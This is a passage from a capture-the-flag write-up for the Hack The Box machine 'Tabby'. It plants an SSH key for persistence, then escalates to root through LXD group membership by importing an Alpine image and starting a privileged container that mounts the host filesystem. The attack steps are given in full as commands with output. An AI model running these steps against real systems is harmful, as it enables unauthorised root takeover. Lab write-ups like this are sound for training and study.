Your identification has been saved in /opt/htb/tabby.htb/ash
Your public key has been saved in /opt/htb/tabby.htb/ash.pub
The key fingerprint is:
SHA256:V37/mDeUaAcYds117lMDSL9Ilbvj02CzSkIpmCKXyk root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|
| .o.o.o +
| +=.o+=
| .+=o +o
| .+..B.o
|  o  oS . ..+=o
| . o ..o ... ++o=.
| ..E o. . o.=o..
| . o . . +o
| . 0.0
+---[SHA256]-----+
```

I placed this into the authorized\_keys file.

echo 'ssh public key' >> authorized\_keys

```
ash@tabby:~/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC88Y7BWw74v31oM1hJyWEAQIMDdal/e/0plAeuXLIBckCDQneWk
WP00fyegA5gcn9cVnhvJni98qAUaAY/Ij8k0Ba/Rs2tVGyJ2hX6f7WPg0e86ZV0bLNZVLTa5hsxNn29Y7QfxcrfptZ/Dv8iDjdaD/I0niB1tquaQP
JiLRx862o0C1KNAoIfKmY0vuvTYUDW78jcoURSaknK0QDzk5KGMedX4UQ2EURFIYsk2YGi790UanfGyOAlmQKyNzi6G0YMHTz53uYThQ4Gh5fzZW
CGCGpYo9qHphvM08e14c3vJAWggxwFJJJSU8V6v0ypGOLUXLhB3af+hDHP6JWGN5vj4GLovElitNKy5vtgrVEbroy53f1N00F0B7eIXwVdZWN/Pn6L
A3idGR0ItD9bxZpsy07PCL5mN4ZlyuxX5q0aQdIOJAi6QK7M8uVcJBC248IQjYFrXRVJTe0ZvVxA0jKpGdGAm480cIc/FgY334t0PUemZtBRWC15G
dUPGySpUbs= root@kali' >> authorized_keys
<mZtBRWC15GdUPGySpUbs= root@kali' >> authorized_keys
ash@tabby:~/.ssh$
```



**ssh -i ash [ash@tabby.htb](#)**

```
root@kali: /opt/htb/tabby.htb# ssh -i ash ash@tabby.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 22 Jun 2020 08:24:29 PM UTC

System load:          0.0
Usage of /:           38.1% of 15.68GB
Memory usage:         48%
Swap usage:           0%
Processes:            201
Users logged in:      0
IPv4 address for ens192: 10.10.10.194
IPv4 address for lxdbr0: 10.151.67.1
IPv6 address for lxdbr0: fd42:8ec:b5cb:8962::1

0 updates can be installed immediately.
0 of these updates are security updates.


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jun 22 10:54:51 2020 from 10.10.14.9
ash@tabby:~$
```

## groups

```
ash@tabby:~$ groups
ash adm cdrom dip plugdev lxd
ash@tabby:~$
```

Being a member of lxd, I knew there was a method to escalate privileges to root. The article used was located at <https://www.hackingarticles.in/lxd-privilege-escalation/>.



The screenshot shows a web browser window with the URL <https://www.hackingarticles.in/lxd-privilege-escalation/>. The page has a navigation bar with links: CTF Challenges, Web Penetration Testing, Red Teaming, Penetration Testing, Courses We Offer, and Donate us. The main content area contains the following text:

Privilege escalation through lxd requires the access of local account, therefore, we choose SSH to connect and take the access local account on host machine.

Note: the most important condition is that the user should be a member of lxd group.

```
1 | ssh raj@192.168.1.105

root@kali:~# ssh raj@192.168.1.105
raj@192.168.1.105:~$ password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

439 packages can be updated.
127 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

raj@ubuntu:~$ id
uid=1001(raj) gid=1001(raj) groups=1001(raj),220(lxd)
raj@ubuntu:~$
```

In order to take escalate the root privilege of the host machine you have to create an image for lxd thus you need to perform the following action:

1. Steps to be performed on the attacker machine:

- Download build-alpine in your local machine through the git repository.
- Execute the script "build -alpine" that will build the latest Alpine image as a compressed file, this step must be executed by the root user.
- Transfer the tar file to the host machine

## Privilege Escalation

The article suggested download a github repo and then building the application

**git clone** <https://github.com/saghul/lxd-alpine-builder.git>

**cd lxd-alpine-builder**

**./build-alpine**

```
root@kali:/opt/htb/tabby.htb# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (27/27), 16.00 KiB | 292.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
root@kali:/opt/htb/tabby.htb# cd lxd-alpine-builder
root@kali:/opt/htb/tabby.htb/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64
```

Once the file was finished, I uploaded the generated archive to the home directory of ash.

**scp -i ash alpine-v3.12-x86\_64-20200520\_1915 ash@tabby.htb:/home/ash**

```
root@kali:/opt/htb/tabby.htb# scp -i ash alpine-v3.12-x86_64-20200620_1915.tar.gz ash@tabby.htb:/home/ash
alpine-v3.12-x86_64-20200620_1915.tar.gz                                100% 3109KB  3.9MB/s  00:00
root@kali:/opt/htb/tabby.htb#
```

To begin the exploit process, I needed lxd initialised.

**lxd init**

```
ash@tabby:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
```

With this now initialised, I could begin running through the exploitation process.

**lxc image import ./alpine-v3.12-x86\_64-20200620\_1915.tar.gz --alias dmw0ng**

```
ash@tabby:/tmp$ lxc image import ./alpine-v3.12-x86_64-20200620_1915.tar.gz --alias dmw0ng
Image imported with fingerprint: a43bece1b30177962b02b80df4c490b58760c97fc98a401c4503d2e52df4d77b
ash@tabby:/tmp$
```

I wanted to ensure the image had been successfully imported even though I had had confirmation.

**lxc image list**

```
ash@tabby:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| dmw0ng | a43bece1b301 | no | alpine v3.12 (20200620_19:15) | x86_64 | CONTAINER | 3.04MB | Jun 22, 2020 at 8:52pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
ash@tabby:/tmp$
```

**lxc init dmw0ng ignite -c security.privileged=true**

```
ash@tabby:/tmp$ lxc init dmw0ng ignite -c security.privileged=true
Creating ignite
```

**lxc config device add ignite mydevice disk source=/mnt/root recursive=true**

```
ash@tabby:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ash@tabby:/tmp$ lxc start ignite
ash@tabby:/tmp$ lxc exec ignite /bin/sh
~ #
```

It seemed the lxd escalation to root had been successful and to ensure I was indeed running as root, I checked to see who I was now running as.

*whoami; hostname; echo dmw0ng*

```
~ # cd /mnt/root/root
/mnt/root/root # whoami; hostname; echo dmw0ng
root
ignite
dmw0ng
/mnt/root/root #
```